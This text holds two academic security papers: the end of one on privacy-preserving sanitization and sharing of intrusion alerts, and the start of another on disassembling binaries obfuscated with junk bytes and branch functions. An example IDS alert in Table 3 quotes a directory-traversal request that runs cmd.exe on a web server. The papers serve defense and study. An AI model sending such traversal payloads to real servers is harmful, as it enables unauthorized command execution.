Our solution strikes a balance between privacy and utility. The producer hashes all IP addresses that belong to his *own* network using a *keyed* hash function such as HMAC [3, 4] with his secret key. All IP addresses that belong to *external* networks are hashed using a *standard* hash function such as SHA-1 [23]. This guarantees privacy for IP addresses on the producer’s own network since the attacker cannot verify his guesses without knowing the producer’s key. In particular, probe-response fails to yield any useful information. Of course, if these addresses appear in alerts generated by other organizations, then no privacy can be guaranteed.

We pay a price in decreased functionality since alerts about events on the network of organization A that have been generated by A’s sensors cannot be compared with the alerts about the same events generated by organization B’s sensors. Recall, however, that we are interested in detecting large-scale events. If A is under heavy attack, chances are that it will be detected not only by A’s and B’s sensors, but also by sensors of C, D, and so on. Be-

cause A's network is external to B, C, and D, their alerts will have A's IP addresses hashed using the same standard hash function. This will produce the same value for every occurrence of the same IP address, enabling matching and counting of hash values corresponding to frequently occurring addresses. Intuitively, any subset of participants can match and compare their observations of events happening in *someone else's* network. The cost of increased privacy is decreased utility because hashing destroys topological information, as discussed in section 7.2. Naturally, an organization can always analyze alerts referring to its own network, since they are all hashed under the organization's own key.

An additional benefit of using keyed hashes for alerts about the organization's own events and plain hashes for other organizations' events is that the attacker cannot feasibly determine which of the two functions was used. Even if the attacker controls the repository and directly receives A's alerts, he cannot tell whether an alert refers to an event in A's or someone else's network. The attacker may still attempt to verify his guesses by precomputing hashes of expected IP addresses and checking alerts submitted by *other* organizations, but with hundreds of thousands of alerts per hour and thousands of possible addresses this task is exceedingly hard. Staging a targeted probe-response attack is also more difficult: the probe may never be detected by another organization's sensors, which means that the response is never computed using plain hash, and the attacker cannot stage a dictionary attack at all. Finally, note that keyed hashes do not require PKI or complicated key management since keys are never exchanged between sites.

**Re-keying by the repository.** To provide additional protection against a casual observer or an outside attacker when an alert is published, the repository may replace all (hashed) IP addresses with their keyed hashes, using the repository's own private key. This is done on top of hashing by the alert producer, and preserves the ability to compare and match IP addresses for equality, since all second-level hashes use the same key. This additional keyed hashing by the repository defeats all probe-response and dictionary

attacks except when the attacker controls the repository itself and all of its keys, in which case we fall back on protection provided by the producer's keyed hashing.

**Randomized hot list thresholds.** For collaborative detection of high-volume events, it is sufficient for the repository to publish only the *hot list* of reported alerts that have something in common (*e.g.*, source IP address, port/protocol combination, event id) and whose number exceeds a certain threshold. As described in section 4, this may be vulnerable to a flooding attack, in which the attacker launches a probe, and then attempts to force the directory to publish the targeted system's response, if any, by flooding it with "matching" fake alerts based on his guesses of what the real alert looks like.

Our solution is to introduce a slight random variation in the threshold value. For example, if the threshold is 20, the repository chooses a random value  $T$  between 18 and 22, and, if  $T$  is exceeded, publishes only  $T$  alerts. If the attacker submits 20 fake alerts and a hot list of 20 alerts is published, the attacker doesn't know if the repository received 20 or 21 alerts, including a matching alert from the victim. There is a small risk that some alerts will be lost if their number is too small to trigger publication, but such alerts are not useful for detecting high-volume events.

**Delayed alert publication.** If the alert data is used only for research on historical trends (see section 7.1), delayed alert publication provides a feasible defense against probe-response attacks. The repository simply publishes the data several weeks or months later, without Timestamp fields. The attacker would not be able to use this data to correlate his probes with the victim's responses.

Examples of basic sanitization for different alert types can be found in tables 2 through 4.

## 6.3 Multiple repositories

We now describe a "heavy-duty" solution for the corrupt repository problem. Instead of using a single alert repository, envision multi-

Field ID	Raw firewall alert	Sanitized firewall alert
Source_IP	172.16.30.2	0x16e9368f
Source_Port	1147	1147
Dest_IP	173.19.33.1	0x78a65237
Dest_Port	135	135
Protocol	6	6
Timestamp	09032003:01:03:10	09032003:01:03:00
Sensor	PIX-4-10060231	PIX
Count	1	1
Event_ID	Deny	Deny
Outcome	none	none
Capture_Data	none	none
Infected_File	none	none

Table 2: Example firewall security alert sanitization.

Field ID	Raw IDS alert	Sanitized IDS alert
Source_IP	172.16.30.49	0xb09956c2
Source_Port	1299	1299
Dest_IP	176.20.22.43	0xd6e79b79
Dest_Port	80	80
Protocol	6	6
Timestamp	10132003:11:41:09	10132003:11:41:00
Sensor	EM-HTTP-90209321	EM-HTTP
Count	1	1
Event_ID	CGLATTACK	CGLATTACK
Outcome	NO_REPLY	none
Capture_Data	/scripts/%255c%255c./winnt/system	none
	32/cmd.exe?/c+dir	
Infected_File	none	none

Table 3: Example IDS security alert sanitization.

Field ID	Raw AV Alert	Sanitized AV alert
Source_IP	none	none
Source_Port	none	none
Dest_IP	176.30.22.11	0xb4dde807
Dest_Port	none	none
Protocol	none	none
Timestamp	11172003:09:39:00	11172003:09:39:00
Sensor	NORTON-AV-02209302	NORTON-AV
Count	1	1
Event_ID	W32.Sobig.F.Dam	W32.Sobig.F.Dam
Outcome	Left alone	none
Capture_Data	none	none
Infected_File	A0014566.pdf	none

Table 4: Example antivirus security alert sanitization.

ple repositories, operated by different owners and distributed throughout the Internet (*e.g.*, open-source code for setting up a repository may be made available to anyone who wishes to operate one). We do not require the repositories to synchronize their alert datasets, so the additional complexity is low. Information about available repositories is compiled into a periodically published list. An organization that wants to take advantage of the alert sharing infrastructure chooses one or more repositories in any way it sees fit — randomly, on the basis of previously established trust, or using a reputation mechanism such as [9, 12].

In this setting, it is insufficient for the attacker to gain control of just one repository to launch a probe-response attack because the victim may report his alert to a different repository. The costs for the attacker increase linearly with the number of repositories. The

costs for alert producers do not increase at all, since the amount of processing per alert does not depend on the number of repositories.

While spreading alerts over several repositories decreases opportunities for collaborative analysis, real-time detection of high-volume events is still feasible. If multiple systems are under simultaneous attack, chances are their alerts will be reported to different repositories in sufficient numbers to pass the “hot list” threshold and trigger publication. By monitoring a sufficiently large subset of the repositories for simultaneous spikes of similar alerts, it will be possible to detect an attack in progress and adopt an appropriate defensive posture. Repositories may also engage in periodic or on-demand exchanges of significant perturbations in incoming alert patterns. This could further help build an aggregate detection capability, especially as the

number of would-be repositories grows large.

**Randomized alert routing.** For better privacy, we propose to deploy an overlay protocol for randomized peer-to-peer routing of alerts in the spirit of Crowds [27] or Onion routing [33]. Each alert producer and repository sets up a simple alert router outside its firewall. The routers form a network. When a batch of alerts is ready for release, the producer chooses one of the other routers at random and sends the batch to it. After receiving the alerts, a router flips a biased coin and, with probability  $p$  (a parameter of the system), forwards the alert to the next randomly selected router, or, with probability  $1 - p$ , deposits it into a randomly selected repository. The alert producer may also specify the desired repository as part of the alert batch.

Such a network is very simple to set up since, in contrast to full-blown anonymous communication systems such as Onion routing, there is no need to establish return paths or permanent channels. The routers don't need to maintain per-alert state or use any cryptography. All they need to do is randomly forward all received alerts and periodically update the table with the addresses of other routers in the network.

When an alert enters the network, all origin data is lost after the first hop. Even if the attacker controls some of the routers and repositories, he cannot be sure whether an alert has been generated by its apparent source or routed on behalf of another producer. This provides probabilistic anonymity for alert sources which is quantified below. The disadvantage is the communication overhead and increased latency for alerts before they arrive to the repository (note that there is no cryptographic overhead).

**Anonymity estimates.** To quantify the anonymity that alert contributors will enjoy if the repositories and producers form a randomized alert routing network, we compute the increase in attacker workload as a function of the average routing path length. If  $p$  is the probability of forwarding at each hop, then the average path length  $m = 2 + \frac{p}{1-p}$ . Reversing the equation, the forwarding probability  $p$  must be equal to  $\frac{m-2}{m-1}$  to achieve the

average path length of  $m$ .

Suppose the network contains  $n$  routers, of which  $c$  are controlled by the attacker. The probability that a random path contains a router controlled by the attacker is  $\frac{c(n-np+cp+p)}{n^2-np(n-c)}$  [27]. For large  $n$ , this value is close to  $\frac{c}{n}$ , which means that almost  $1 - \frac{c}{n}$  alerts will *not* be observed by the attacker and thus remain completely anonymous.

For each of the  $\frac{c}{n}$  alerts that *are* observed by the attacker, the probability that its apparent source (the site from which an attacker-controlled router has received it) is the actual source can be calculated as  $\frac{n-p(n-c-1)}{n}$  [27]. We interpret the inverse of this probability as the attacker *workload*. For example, if there is only a 25% chance that the observed alert was produced by its apparent source, the attacker needs to perform 4 times the testing to determine whether the apparent source is the true origin. As expected, higher values of forwarding probability  $p$  provide better anonymity at the cost of increased latency (modeled as increase in the average number of hops an alert has to travel before arriving to the repository). This relationship is plotted (assuming  $n = 100$  routers) in figure 3.

## 7 Supported Analyses

Alert sanitization techniques described in section 6 protect sensitive information contained in raw alerts, but still allow a wide variety of large-scale, cross-organization analyses to be performed on the sanitized data.

### 7.1 Historical trend analyses

This class of analyses seeks to understand the statistical characteristics and trends in alert production that have been observed over various durations of time. For example, [31] offers a compendium of the trends observed in firewall and intrusion detection alert production from a sample set of over 400 organizations in 30 countries.






Figure 3: Estimated anonymity provided by randomized alert routing.

**Source- and target-based.** Given a large alert corpus, alert sources and targets may be categorized from various perspectives, such as event production patterns. Because of privacy-preserving data sanitization, geographical information and domain types cannot be inferred from the published alerts. One possible solution is to rely on self-classification and allow contributors to associate concise high-level profiles with each alert, including such attributes as country, business type, and so on (*e.g.*, “an academic institution in California”). This will enable some forms of trend/categorical analysis, but will also potentially make alert contributors more vulnerable to dictionary attacks.

We *do* enable identification of (anonymous) sources producing the greatest volume of alerts and alerts with the greatest aggregate severity. The activity of egregious sources is likely to be reported by multiple organizations, thus the corresponding address will be hashed using a universally computable hash function such as SHA-1. These sources can be blacklisted by distributing filters with the corresponding hash value. When installed, they would filter out all traffic for which the hash of the source IP address matches the provided value. There is a cost to this filtering, since it requires the firewall to hash the IP addresses of *all* incoming traffic to determine

which ones need to be filtered out, although this may be acceptable when the network is under a heavy attack (this hashing is benign as opposed to dictionary attacks described in section 4.3). Repositories should beware of malicious blacklisting caused by the attacker submitting a large number of fake alerts implicating an innocent system.

**Port/protocol- and event production-based.** These analyses may offer help in understanding which kinds of reconnaissance are performed as a precursor to a larger scale exploit, or help characterize the extent to which an attack has spread.

## 7.2 Event-driven analyses

Real-time alert data published by alert repositories offers compelling value as a source of early warning signs that a new outbreak of malicious activity is emerging across the contributor pool. The focus of this analysis is to identify significant changes or sudden inflections in alert production that may be indicative of a currently occurring attack.

- Intensity analysis identifies extremely aggressive sources causing a large number of alerts from multiple contributors.

Although the sources remain anonymous, hash values of their IP addresses can be published and/or distributed to contributors to help them adjust their filtering policies, as described above.

- Sudden and widespread inflections in the volume and ratios of event\_IDs and Dest\_Ports in the incoming alert streams may indicate the emergence of a new intrusion threat that is affecting a growing subset of the contributor pool.
- Aggregation of the volume and severity of alerts observed in the incoming alert streams may provide a basis from which to capture an overall assessment or “Defcon level” of the threats that the contributor pool is currently facing.

A more challenging task is to identify propagation patterns in the occurrence of event\_IDs and volumes, which is necessary to analyze spreading behavior of Internet-scale intrusion activity. Both hashing and keyed hashing destroy all topological information in IP addresses, making it infeasible to determine whether two sanitized alerts belong to the same region of address space. A possible solution may be offered by prefix-preserving anonymization [36], but we leave these techniques for future investigation.

## 8 Performance

As illustrated in figure 2, large volumes of alert data are being generated, and alert production among members of the contributor pool can vary greatly. Security services can produce inundations of security alerts when they are the target of a denial of service attack, and when there is a widespread outbreak of virulent worm or virus. During such periods of significant stress, alert production and processing can pose significant burden on sensors, repositories, and analysts, and thus limit utility of the alerts. This is a significant motivator for work on alert reduction methods [35, 10], and places constraints on the acceptable costs of alert sanitization.

As we show below, the cost of providing privacy to alert producers in our scheme is very low: there is a small impact on the performance of alert producers, and virtually no impact on the performance of supported analyses (of course, some analyses are disabled due to data sanitization). We argue that our scheme provides a sensible three-way tradeoff between utility of alert analysis, performance of the alert sharing infrastructure, and privacy of alert producers.

**Performance of alert producers.** To understand the CPU impact of alert sanitization, we benchmarked IP hashing on large alert corpuses under the scheme proposed in section 6.2, using SHA-1 on external IP addresses (primarily Source\_IP), and HMAC on internal IP addresses (primarily Dest\_IP).

The experiment was conducted on a FreeBSD 1.4Ghz Intel Pentium III workstation using Mark Shellor’s free software implementation of SHA and HMAC.<sup>1</sup> We employed two large alert repositories. One repository, produced from our laboratory firewall, consisted of 4,224,122 records collected over a three hour period during an intense exposure to the Kuang 2 virus [16]. The second repository consisted of 19,146,346 records collected over a 24 hour period by DShield.

Table 5 presents the results of the IP address hiding scheme on the DShield and laboratory alert corpuses, reported in CPU seconds per million records. The baseline represents the amount of seconds, in CPU time, required to read the alerts from secondary storage per 1 million records. The hashed and cached-8 times indicate the amount of CPU seconds required to apply SHA and HMAC hashing to the Source\_IP and Dest\_IP fields per 1 million records. The delta column represents the difference between the baseline alert reporting performance and the sanitized alert reporting performance.

Cached-8 represents a moderately optimized implementation with a very small cache holding the last 8 encountered IP addresses. Because our sanitization scheme is deterministic, we can use the previously

<sup>1</sup>Source code is available at <http://search.cpan.org/src/MSHELLOR/Digest-SHA-4.1.0/src/>

	baseline	hashed	delta	cached-8	delta
DSHield.org	29.81	64.16	34.35	56.84	27.02
Laboratory	75.80	110.34	34.54	106.20	30.40

Table 5: CPU Impact of IP Hashing (seconds per 1 million alerts).

hashed IP addresses from the cache. Caching makes sense in two cases:

- The site is hit by a scan across its full IP address space by a few infected or malicious external hosts. In this case, a few Source\_IP addresses will occur with regularity, resulting in a high cache hit ratio.
- The site is hit by distributed-denial-of-service-type traffic against a subset of its valid servers. In this case, a few Dest\_IP addresses will occur with regularity, resulting in a high cache hit ratio.

For the IP addresses not in the trusted domain (to which SHA is applied), caching achieved savings of about 65%.

The results reveal that the performance impact is modest, less than the cost of I/O in our implementation. For a sensor producing 1 million alerts per hour, the additional hashing expense is roughly 30 seconds of CPU time per hour. This overhead should be considered in the context of the much larger task of alert caching and periodic batched transmission to a remote alert repository. Key management is relatively cheap in our case: there is no need for PKI and keys are never distributed outside the producer's site.

The expected cost of randomized routing to anonymize alert sources depends on the parameters of the routing network such as the forwarding probability and is roughly linear in the number of hops. There is no cryptographic processing and alert routers are stateless (see section 6.3).

**Performance of analysis.** To achieve the balance between privacy and utility, our sanitization methods have been designed to have minimal or no effect on the performance of primary analyses. In particular, sanitized IP addresses are mapped into the same size

record as the original IP addresses, and cross-alert comparisons can be carried out at the repository without any network interaction. Comparing hashes for equality takes the same time as comparing IP addresses, so there is zero impact on performance.

When a troublesome source IP address is identified, this information may need to be propagated back to the producer (this is infeasible in the randomized-routing setting due to the high overhead of maintaining a return path for each alert). The producer may opt to reveal the actual IP address of the offender. In the case of a widespread attack, many sensors may complain about a single IP address, and any of the victims may choose to reveal the source of the threat, to enable defensive filters to be tuned appropriately. Measuring the costs of such selective revelation is beyond the scope of this paper.

## 9 Conclusions

We have described a broad set of privacy concerns that limit the ability of sites to share security alert information, and enumerated a number of data sanitization techniques that strike a balance between the privacy of alert producers and the functional needs of multi-site correlation services, without imposing heavy performance costs. Our techniques are practical even for large alert loads, and, most importantly, do not require that alert contributors trust alert repositories to protect their sensitive data. This enables creation of open community-access repositories that will offer a better perspective on Internet-wide trends, real-time detection of emerging threats and a source of data for malicious code research.

As a first prototype to demonstrate basic alert sanitization with live sensors, we are developing a Snort alert delivery plugin that im-

plements SHA/HMAC and field sanitization discussed in section 6.2. We also plan to analyze defenses against probe-response attacks in which the attacker artificially stimulates an alert with a rare Event\_Id and then uses this Event\_Id as a marker to recognize the response in the general alert traffic.

**Acknowledgements.** We thank Keith Skinner for his support in the initial performance analysis, and Johannes Ullrich from the SANS Internet Storm Center for providing access to data set samples from DShield.org. We are grateful to the anonymous reviewers for useful comments.

## References

- [1] R. Agrawal, A. Evfimievski, and R. Srikant. Information sharing across private databases. In *Proc. ACM SIGMOD '03*, pages 86–97, 2003.
- [2] R. Agrawal, J. Kiernan, R. Srikant, and Y. Xu. Hippocratic databases. In *Proc. VLDB '02*, pages 143–154, 2002.
- [3] M. Bellare, R. Canetti, and H. Krawczyk. Keying hash functions for message authentication. In *Proc. CRYPTO '96*, volume 1109 of *LNCS*, pages 1–15. Springer-Verlag, 1996.
- [4] M. Bellare, R. Canetti, and H. Krawczyk. HMAC: Keyed-hashing for message authentication. Internet RFC 2104, February 1997.
- [5] D. Boneh, G. D. Crescenzo, R. Ostrovsky, and G. Persiano. Public key encryption with keyword search. In *Proc. EUROCRYPT '04*, volume 3027 of *LNCS*, pages 506–522. Springer-Verlag, 2004.
- [6] R. Canetti, R. Gennaro, A. Herzberg, and D. Naor. Proactive security: long-term protection against break-ins. *Cryptobytes*, 3(1):1–8, 1997.
- [7] K. Carr and D. Duffy. Taking the Internet by storm. *CSOnline.com*, April 2003.
- [8] C. Clifton, M. Kantarcioglou, J. Vaidya, X. Lin, and M. Zhu. Tools for privacy preserving distributed data mining. *ACM SIGKDD Explorations*, 4(2):28–34, 2002.
- [9] E. Damiani, S. D. C. di Vimercati, S. Paraboschi, P. Samarati, and F. Violante. A reputation-based approach to choosing reliable resources in peer-to-peer networks. In *Proc. ACM CCS '02*, pages 207–216, 2002.
- [10] H. Debar and A. Wespi. Aggregation and correlation of intrusion-detection alerts. In *Proc. RAID '01*, pages 85–103, 2001.
- [11] Y. Desmedt and Y. Frankel. Threshold cryptosystems. In *Proc. CRYPTO '89*, volume 435 of *LNCS*, pages 307–315. Springer-Verlag, 1989.
- [12] R. Dingledine, N. Mathewson, and P. Syverson. Reputation in P2P anonymity systems. In *Proc. Workshop on Economics of Peer-to-Peer Systems*, 2003.
- [13] J. Feigenbaum, Y. Ishai, T. Malkin, K. Nissim, M. Strauss, and R. Wright. Secure multiparty computation of approximations. In *Proc. ICALP '01*, volume 2076 of *LNCS*, pages 927–938. Springer-Verlag, 2001.
- [14] P. Gemmell. An introduction to threshold cryptography. *Cryptobytes*, 2(3):7–12, 1997.
- [15] A. Herzberg, S. Jarecki, H. Krawczyk, and M. Yung. Proactive secret sharing, or how to cope with perpetual leakage. In *Proc. CRYPTO '95*, volume 963 of *LNCS*, pages 339–352. Springer-Verlag, 1995.
- [16] Internet Security Systems. Xbackdoor-kuang2v (4074). *ISS X-Force Advisory*, April 2003.
- [17] J. Jegon. Security firm: MyDoom worm fastest yet. *CNN.com*, January 2004.
- [18] J. Leyden. Blaster rewrites Windows worm rules. *The Register*, August 2003. <http://www.securityfocus.com/news/6725>.



- [19] Y. Lindell and B. Pinkas. Privacy preserving data mining. In *Proc. CRYPTO '00*, volume 1880 of *LNCS*, pages 36–54. Springer-Verlag, 2000.
- [20] D. Moore, V. Paxson, S. Savage, S. Staniford, and N. Weaver. Inside the Slammer worm. *IEEE Security and Privacy*, 1(4), 2003.
- [21] D. Moore, C. Shannon, and K. Claffy. Code-Red: a case study on the spread and victims of an Internet worm. In *Proc. ACM Internet Measurement Workshop '03*, pages 273–284, 2003.
- [22] D. Moore, G. Voelker, and S. Savage. Inferring Internet denial-of-service activity. In *Proc. USENIX Security Symposium*, pages 9–22, 2001.
- [23] NIST. Secure hash standard. FIPS PUB 180-1, April 1995.
- [24] R. Pang and V. Paxson. A high-level programming environment for packet trace anonymization and transformation. In *Proc. ACM SIGCOMM '03*, pages 339–351, 2003.
- [25] M. Peuhkuri. A method to compress and anonymize packet traces. In *Proc. ACM Internet Measurement Workshop '01*, pages 257–261, 2001.
- [26] M. Rabin. How to exchange secrets by oblivious transfer. Aiken Computation Laboratory Technical Memo TR-81, 1981.
- [27] M. Reiter and A. Rubin. Crowds: anonymity for web transactions. *ACM Transactions on Information and System Security*, 1(1):66–92, 1998.
- [28] Snort. <http://www.snort.org>, 2004.
- [29] D. Song, D. Wagner, and A. Perrig. Practical techniques for searches on encrypted data. In *Proc. IEEE Symposium on Security and Privacy*, pages 44–55, 2000.
- [30] S. Staniford, V. Paxson, and N. Weaver. How to own the Internet in your spare time. In *Proc. USENIX Security Symposium*, pages 149–167, 2002.
- [31] Symantec. Symantec Internet security threat report. Technical report, Symantec Managed Security Services, February 2003.
- [32] Symantec. DeepSight threat management system home page. <http://tms.symantec.com>, 2004.
- [33] P. Syverson, D. Goldschlag, and M. Reed. Anonymous connections and onion routing. In *Proc. IEEE Symposium on Security and Privacy*, pages 44–54, 1997.
- [34] J. Ullrich. DShield home page. <http://www.dshield.org>, 2004.
- [35] A. Valdes and K. Skinner. Probabilistic alert correlation. In *Proc. RAID '01*, pages 54–68, 2001.
- [36] J. Xu, J. Fan, M. Ammar, and S. Moon. On the design and performance of prefix-preserving IP traffic trace anonymization. In *Proc. ACM Internet Measurement Workshop '01*, pages 263–266, 2001.
- [37] A. Yao. Protocols for secure computation. In *Proc. IEEE FOCS '82*, pages 160–164, 1982.
- [38] V. Yegneswaran, P. Barford, and S. Jha. Global intrusion detection in the DOMINO overlay system. In *Proc. NDSS '04*, 2004.
- [39] V. Yegneswaran, P. Barford, and J. Ullrich. Internet intrusions: global characteristics and prevalence. In *Proc. ACM SIGMETRICS '03*, pages 138–147, 2003.
- [40] C. Zou, W. Gong, and D. Towsley. Code Red worm propagation modeling and analysis. In *Proc. ACM CCS '02*, pages 138–147, 2002.

# Static Disassembly of Obfuscated Binaries

Christopher Kruegel, William Robertson, Fredrik Valeur and Giovanni Vigna

Reliable Software Group

University of California Santa Barbara

{chris,wkr,fredrik,vigna}@cs.ucsb.edu

## Abstract

Disassembly is the process of recovering a symbolic representation of a program's machine code instructions from its binary representation. Recently, a number of techniques have been proposed that attempt to foil the disassembly process. These techniques are very effective against state-of-the-art disassemblers, preventing a substantial fraction of a binary program from being disassembled correctly. This could allow an attacker to hide malicious code from static analysis tools that depend on correct disassembler output (such as virus scanners).

The paper presents novel binary analysis techniques that substantially improve the success of the disassembly process when confronted with obfuscated binaries. Based on control flow graph information and statistical methods, a large fraction of the program's instructions can be correctly identified. An evaluation of the accuracy and the performance of our tool is provided, along with a comparison to several state-of-the-art disassemblers.

**Keywords:** *Binary Obfuscation, Reverse Engineering, Static Analysis.*

## 1 Introduction

Software applications are often distributed in binary form to prevent access to proprietary algorithms or to make tampering with licensing verification procedures more difficult. The general assumption is that understanding the structure of a program by looking at its binary representation is a hard problem that requires substantial resources and expertise.

Software reverse-engineering techniques provide automated support for the analysis of binary programs. The goal of these techniques is to produce a higher-level representation of a program that allows for comprehension and possibly modification of the program's structure.

The software reverse-engineering process can be divided into two parts: *disassembly* and *decompilation*. The task of the disassembly phase is the extraction of the symbolic representation of the instructions (assembly code) from the program's binary image [12]. Decompilation [5, 6] is the process of reconstructing higher-level semantic structures (and even source code) from the program's assembly-level representation.

A number of approaches have been proposed to make the reverse-engineering process harder [8, 9, 17]. These techniques are based on transformations that preserve the program's semantics and functionality and, at the same time, make it more difficult for a reverse-engineer to extract and comprehend the program's higher-level structures. The process of applying one or more of these techniques to an existing program is called *obfuscation*.

Most previous work on program obfuscation has focused on the decompilation phase. To this end, researchers have proposed to use constructs such as indirect jumps or indirect memory references via pointers that are difficult to analyze [14]. In [13], Linn and Debray introduce novel obfuscation techniques that focus on the disassembly phase instead. Their techniques are independent of and complementary to previous approaches to make decompilation harder. The main idea is to transform the binary such that the parsing of instructions becomes difficult. The approach exploits the fact that the Intel x86 instruction set architecture contains variable length instructions that can start at arbitrary memory address. By inserting padding bytes at locations that cannot be reached during run-time, disassemblers can be confused to misinterpret large parts of the binary. Although their approach is limited to Intel x86 binaries, the obfuscation results against current state-of-the-art disassemblers are remarkable.

Linn and Debray state that their obfuscation techniques can enhance software security by making it harder for an attacker to steal intellectual property, to make unauthorized modifications to proprietary software or to dis-

8048000	55	push	%ebp		function func(int arg) {
8048001	89 e5	mov	%esp, %ebp		int local_var, ret_val;
8048003	e8 00 00 74 11	call	19788008 <branch fnct>		local = other_func(arg);
8048008	0a 05	(junk)			
804800a	3c 00	cmp	0, %eax		if (local_var == 0)
804800c	75 06	jne	8048014 <L1>		
804800e	b0 00	mov	0, %eax		ret_val = 0;
8048010	eb 07	jmp	8048019 <L2>		else
8048012	0a 05	(junk)			
L1: 8048014	a1 00 00 74 01	mov	(1740000), %eax		ret_val = global_var;
L2: 8048019	89 ec	mov	%ebp, %esp		return ret_val;
804801b	5d	pop	%ebp		
804801c	c3	ret			
804801d	90	nop			}

Disassembly of Obfuscated Function

C Function

Figure 1: Example function.

cover vulnerabilities. On the other hand, program obfuscation could also be used by attackers to hide malicious code such as viruses or Trojan Horses from virus scanners [3, 16]. Obfuscation also presents a serious threat to tools that statically analyze binaries to isolate or to identify malicious behavior [2, 11]. The reason is that if relevant program structures were incorrectly extracted, malicious code could be classified as benign.

This paper presents static analysis techniques to correctly disassemble Intel x86 binaries that are obfuscated to resist static disassembly. The main contribution are general control-flow-based and statistical techniques to deal with hard-to-disassemble binaries. Also, a mechanism is presented that is specifically tailored against the tool implemented by Linn and Debray [13]. An implementation based on our approach has been developed, and the results show that our tool is able to substantially improve the disassembly of obfuscated binaries.

The paper is structured as follows. In Section 2, the principal techniques used in binary disassembly are reviewed, together with a discussion of Linn and Debray's recently proposed obfuscation techniques. In Section 3, we outline the disassembly approach and present our assumptions. Section 4 and Section 5 provide an in-depth description of our disassembly techniques. In Section 6, a quantitative evaluation of the accuracy and performance of our disassembler is presented. Finally, in Section 7, we briefly conclude and outline future work.

## 2 Related Work and Background

Disassembly techniques can be categorized into two main classes: dynamic techniques and static techniques.

Approaches that belong to the first category rely on monitored execution traces of an application to identify the executed instructions and recover a (partial) disassembled version of the binary. Approaches that belong to the second category analyze the binary structure statically, parsing the instruction opcodes as they are found in the binary image.

Both static and dynamic approaches have advantages and disadvantages. Static analysis takes into account the complete program, while dynamic analysis can only operate on the instructions that were executed in a particular set of runs. Therefore, it is impossible to guarantee that the whole executable was covered when using dynamic analysis. On the other hand, dynamic analysis assures that only actual program instructions are part of the disassembly output. In this paper, we focus on static analysis techniques only.

In general, static analysis techniques follow one of two approaches. The first approach, called linear sweep, starts at the first byte of the binary's text segment and proceeds from there, decoding one instruction after another. It is used, for example, by GNU's `objdump` [10]. The drawback of linear sweep disassemblers is that they are prone to errors that result from data embedded in the instruction stream. The second approach, called recursive traversal, fixes this problem by following the control flow of the program [6, 15]. This allows recursive disassemblers to circumvent data that is intertwined with the program instructions. The problem with the second approach is that the control flow cannot always be reconstructed precisely. When the target of a control transfer instruction such as a jump or a call cannot be determined statically (e.g., in case of an indirect jump), the recursive disassembler fails to analyze parts of the program's

8048000	55	push %ebp	55	push %ebp
8048001	89 e5	mov %esp, %ebp	89 e5	mov %esp, %ebp
8048003	e8 00 00 74 11	call 19788008 <branch fnct>	e8 00 00 74 11	call 19788008 <branch fnct>
8048008	0a 05 3c 00 75 06	or 675003c, %al	0a 05 3c 00 75 06	or 675003c, %al
804800a				
804800c				
804800e	b0 00	mov 0, %eax	b0 00	mov 0, %eax
8048010	eb 07	jmp 8048019	eb 07	jmp 8048019
8048012	0a 05 a1 00 00 74	or 740000a1, %al		
8048014				
8048018	01 89 ec 5d c3 90	adc %ecx, 90c35dec(%ecx)		
8048019			89 ec	mov %ebp, %esp
804801b			5d	pop %ebp
804801c			c3	ret
804801d			90	nop

Linear Sweep Disassembler

Recursive Traversal Disassembler

Figure 2: Traditional disassemblers.

code. This problem is usually solved with a technique called *speculative disassembly* [4], which uses a linear sweep algorithm to analyze unreachable code regions.

Linn and Debray’s approach [13] to confuse disassemblers are based on two main techniques. First, junk bytes are inserted at locations that are not reachable at run-time. These locations can be found after control transfer instructions such as jumps where control flow does not continue. Consider the example in Figure 1, where a function is presented in source form and in its corresponding assembly representation. At address 0x8048012, two junk bytes are added after the jump instruction at address 0x8048010. Inserting junk bytes at unreachable locations should not effect recursive disassemblers, but has a profound impact on linear sweep implementations.

The second technique relies on a *branch function* to change the way regular procedure calls work. This creates more opportunities to insert junk bytes and misleads both types of disassemblers. A normal call to a subroutine is replaced with a call to the branch function. This branch function uses an indirect jump to transfer control to the original subroutine. In addition, an offset value is added to the return address of the subroutine. When the subroutine is done, control is not transferred to the address directly after the call instruction. Instead, the instruction that is offset number of bytes after the call instruction is executed. In the example in Figure 1, two junk bytes are inserted after the call to the branch function at address 0x8048003. During run-time, the branch function modifies the return address such that the next instruction that is executed after the call is at address 0x804800a.

Figure 2 shows the disassembly results for the example function when using a linear sweep and a recursive traversal disassembler. The linear sweep disassembler is successfully confused in both cases where junk bytes are inserted. The two junk bytes at 0x8048008 are interpreted as `or` instruction, causing the the following four bytes (which are actually a `cmp` and a `jne` instruction) as being parsed as a 32-bit argument value. A similar problem occurs at address 0x8048012, resulting in only 5 out of 12 correctly identified instructions.

